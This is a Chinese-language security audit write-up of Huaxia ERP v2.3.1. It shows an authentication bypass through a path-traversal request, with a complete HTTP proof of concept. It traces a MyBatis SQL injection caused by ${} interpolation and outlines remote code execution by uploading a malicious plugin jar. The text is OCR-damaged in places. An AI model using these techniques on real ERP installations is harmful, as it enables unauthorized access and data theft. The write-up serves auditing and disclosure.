华夏ERP_v2.3.1最新版SQL与RCE的审计过程

前言 代码路径 ``` https://gitee.com/jishenghua/JSH_ERP ``` 软件版本 ``` 华夏ERP_v2.3.1 ``` 源码审计的流程都是一样,从外部输入点开始跟踪数据流,判断数据处理过...

前言

代码路径

1. https://gitee.com/jishenghua/JSH_ERP

软件版本

1. 华夏ERP_v2.3.1

源码审计的流程都是一样,从外部输入点开始跟踪数据流,判断数据处理过程中是否存在一些常见的漏洞模式,比如外部数据直接拼接到SQL语句,就导致了SQL注入漏洞。

对于Web应用来说常见外部数据入口有

Filter

处理Url请求的Controller

查找这些入口的方式有很多,比如查看系统配置文件(web.x ml),查看对应注解,或者先抓包找到想看的请求,然后根据字符串来进行定位。

找到入口后就是跟踪数据流,着重关注权限检查、数据过滤、以及平时积累的漏洞模式(XXE、SQL注入等)

认证绕过

系统存在一个 fliter,在 LogCostFilter 里面会检查 session 来判断用户是否登录,如果没有登录就会让他重定向到 login.html ,与漏洞相关代码如下

```
1.
 2. @WebFilter(filterName = "LogCostFilter", urlPatterns = {"/*"},
        initParams = {@WebInitParam(name = "ignoredUrl", value = ".css#.js#.jpg#.png#.gif#.ico"
 3.
   ),
                 @WebInitParam(name = "filterPath",
 4.
 5.
                      value = "/user/login#/user/registerUser#/v2/api-docs")})
 6. public class LogCostFilter implements Filter {
7.
 8.
      @Override
      public void doFilter(ServletRequest request, ServletResponse response,
 9.
10.
                   FilterChain chain) throws IOException, ServletException {
        HttpServletRequest servletRequest = (HttpServletRequest) request;
11.
        HttpServletResponse servletResponse = (HttpServletResponse) response;
12.
        String requestUrl = servletRequest.getRequestURI();
13.
        //具体,比如: 处理若用户未登录, 则跳转到登录页
14.
        O bject userInfo = servletRequest.getSession().getAttribute("user");
15.
        if(userInfo!=null) { //如果已登录,不阻止
16.
17.
           chain.doFilter(request, response);
18.
           return;
        }
19.
        if (requestUrl != null & amp; amp; & amp; amp; (requestUrl.contains("/doc.html") | |
20.
           requestUrl.contains("/register.html") || requestUrl.contains("/login.html"))) {
21.
           chain.doFilter(request, response);
22.
           return;
23.
24.
        }
```

首先通过 getRequestURI 获取到请求 url,然后判断 session 中是否存在 user 属性,如果不为null,就表示已经登录了直接放行,否则会对 requestUrl 进行判断,如果包含 login.html、doc.html、register.html就表示不需要登录直接放行,但是这里使用的是 contains 方法,只要字符串里面带这些字符串即可通过校验

poc

```
    GET /depotHead/login.html/../list?search=aaa&currentPage=1&pageSize=10&t=1618229175662 HTTP/1.1
    Host: 192.168.245.1:9978
    Accept: application/json, text/j avas cript, */*; q=0.01
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge cko) Chrome/88.0.4324.150 Safari/537.36
    X-Requested-With: x mlHttpRequest
    Accept-Encoding: gzip, deflate
    Accept-Language: zh-CN,zh;q=0.9
    Connection: close
```


使用上面请求即可访问到 /depotHead/list 对于的 controller .

sql注入

payload

- 2. Host: 192.168.245.1:9978
- 3. Accept: application/json, text/j avas cript, */*; q=0.01
- 4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge cko) Chrome/88.0.4324.150 Safari/537.36
- 5. X-Requested-With: x mlHttpRequest
- 6. Referer: http://192.168.245.1:9978/pages/bill/purchase_orders_list.html
- Accept-Encoding: gzip, deflate
 Accept-Language: zh-CN,zh;q=0.9
- 9. Connection: close

处理函数时 getDepotHeadList



可以看到 subType 里面有注入的数据,继续跟进

```
🌀 DepotHeadService.java 🗴 🔞 DepotHeadMapperEx.java 🗴 🦽 application.properties 🗴 🌀 <u>ResourceController.java</u> 💉 🌀 <u>CglibAopProxy.class ×</u> 🕲 CommonQueryManager.java ×
82
                                                                                                                                        A 77 A 2 × 9
                return list:
84
85
            public List<DepotHeadVo4List> select(String type, String subType, String roleType, String status, String number, String beginTime,
                                                  String materialParam, String depotIds, int offset, int rows)throws Exception { | materialParam
87
                List<DepotHeadVo4List> resList = new ArrayList<->(); resList: size = 0
                List<DepotHeadVo4List> list=null: list: null
                trv{
                    String [] creatorArray = getCreatorArray(roleType); creatorArray: null roleType: "全部数据"
90
                    list=depotHeadMapperEx.selectByConditionDepotHead(type, subType, creatorArray, status, number, beginTime, endTime, materi
                }catch(Exception e){
                    JshException.readFail(logger, e):
                if (null != list) {
```

selectByConditionDepotHead 应该是配置 mybatis 时需要的方法,安装 MyBatisCodeHelper-Pro 插件后点击方法左边的logo即可跳转到对应的x ml配置文件

```
19
          - */
20 😘 🚳 🍅
          public interface DepotHeadMapperEx {
            List<DepotHeadVo4List> selectByConditionDepotHead(
                       @Param("type") String type,
22
23
                       @Param("subType") String subType,
                       @Param("creatorArray") String[] creatorArray,
                       @Param("status") String status,
                       @Param("number") String number,
                       @Param("beginTime") String beginTime,
28
                       @Param("endTime") String endTime,
                       @Param("materialParam") String materialParam,
                       @Param("depotIds") String depotIds,
                       @Param("offset") Integer offset.
```

可以看到配置文件使用 \$ 对用户数据进行拼接,导致 SQL 注入


```
<select id="selectByConditionDepotHead" parameterType="com.jsh.erp.datasource.entities.DepotHeadExample" resultMap ⊕ 3 🛦 532 🛫 10 🗸
   select distinct dh.*, s.supplier OrganName, u.username userName, a.name AccountName
    from jsh_depot_head dh
   left join jsh_supplier s on dh.organ_id=s.id and ifnull(s.delete_Flag,'0') !='1'
   left join jsh_user u on dh.creator=u.id and ifnull(u.Status,'0') ='0'
   left join jsh_account a on dh.account_id=a.id and ifnull(a.delete_Flag,'0') !='1'
   left join jsh_depot_item di on dh.id = di.header_id and ifnull(di.delete_flag,'0') !='1'
   left join jsh_material m on di.material_id = m.id and ifnull(m.delete_flag,'0') !='1
   <if test="type != null">
        and dh.type='${type}'
   <if test="subType != null">
       and dh.sub_type='${subType}'
   </if>
    <if test="status != null">
      and dh.status ='${status}
   </if>
   <if test="number != null">
      and dh.number like '%${number}%'
   <if test="beginTime != null">
      and dh.oper_time >= '${beginTime}'
   </if>
   <if test="endTime != null">
       and dh.oper_time <= '${endTime}'
   </if>
   <if test="materialParam != null and materialParam !=''">
```

在分析过程中可以在 application.properties 里面增加配置,让 mybatis 打印出会执行的 sql 语

1. logging.level.com.jsh.erp.datasource.mappers.*=debug

最后执行的 sql 语句如下

可以看到 sql 语句被注入成了恒等,所以会把所有数据返回。



RCE


软件有一个"隐藏"的Controller

```
/**
1.
      * 上传并安装插件。注意: 该操作只适用于生产环境
2.
      * @param multipartFile 上传文件 multipartFile
3.
4.
      *@return 操作结果
5.
     @PostMapping("/uploadInstallPluginJar")
6.
     public String install(@RequestParam("jarFile") MultipartFile multipartFile){
7.
8.
           if(pluginOperator.uploadPluginAndStart(multipartFile)){
9.
             return "install success";
10.
          } else {
11.
             return "install failure";
12.
13.
           }
        } catch (Exception e) {
14.
           e.printStackTrace();
15.
           return "install failure : " + e.getMessage();
16.
        }
17.
     }
18.
```


用户可以上传一个符合格式的 jar 包到这个接口,这里就会通过 uploadPluginAndStart 上传并安装插件,插件的格式可以参考下面链接

1. https://gitee.com/starblues/springboot-plugin-f ramework-parent

需要额外注意的一点是,编译出来的demo插件,需要修改jar包的manifest文件,增加几个字段



在 DefinPlugin 类里面增加恶意代码,当插件加载后就会执行。



当前版本有一个限制,或者说该功能有bug,需要手动创建 plugins 目录(或者系统之前已经安装过插件)才能安装新插件到该目录。

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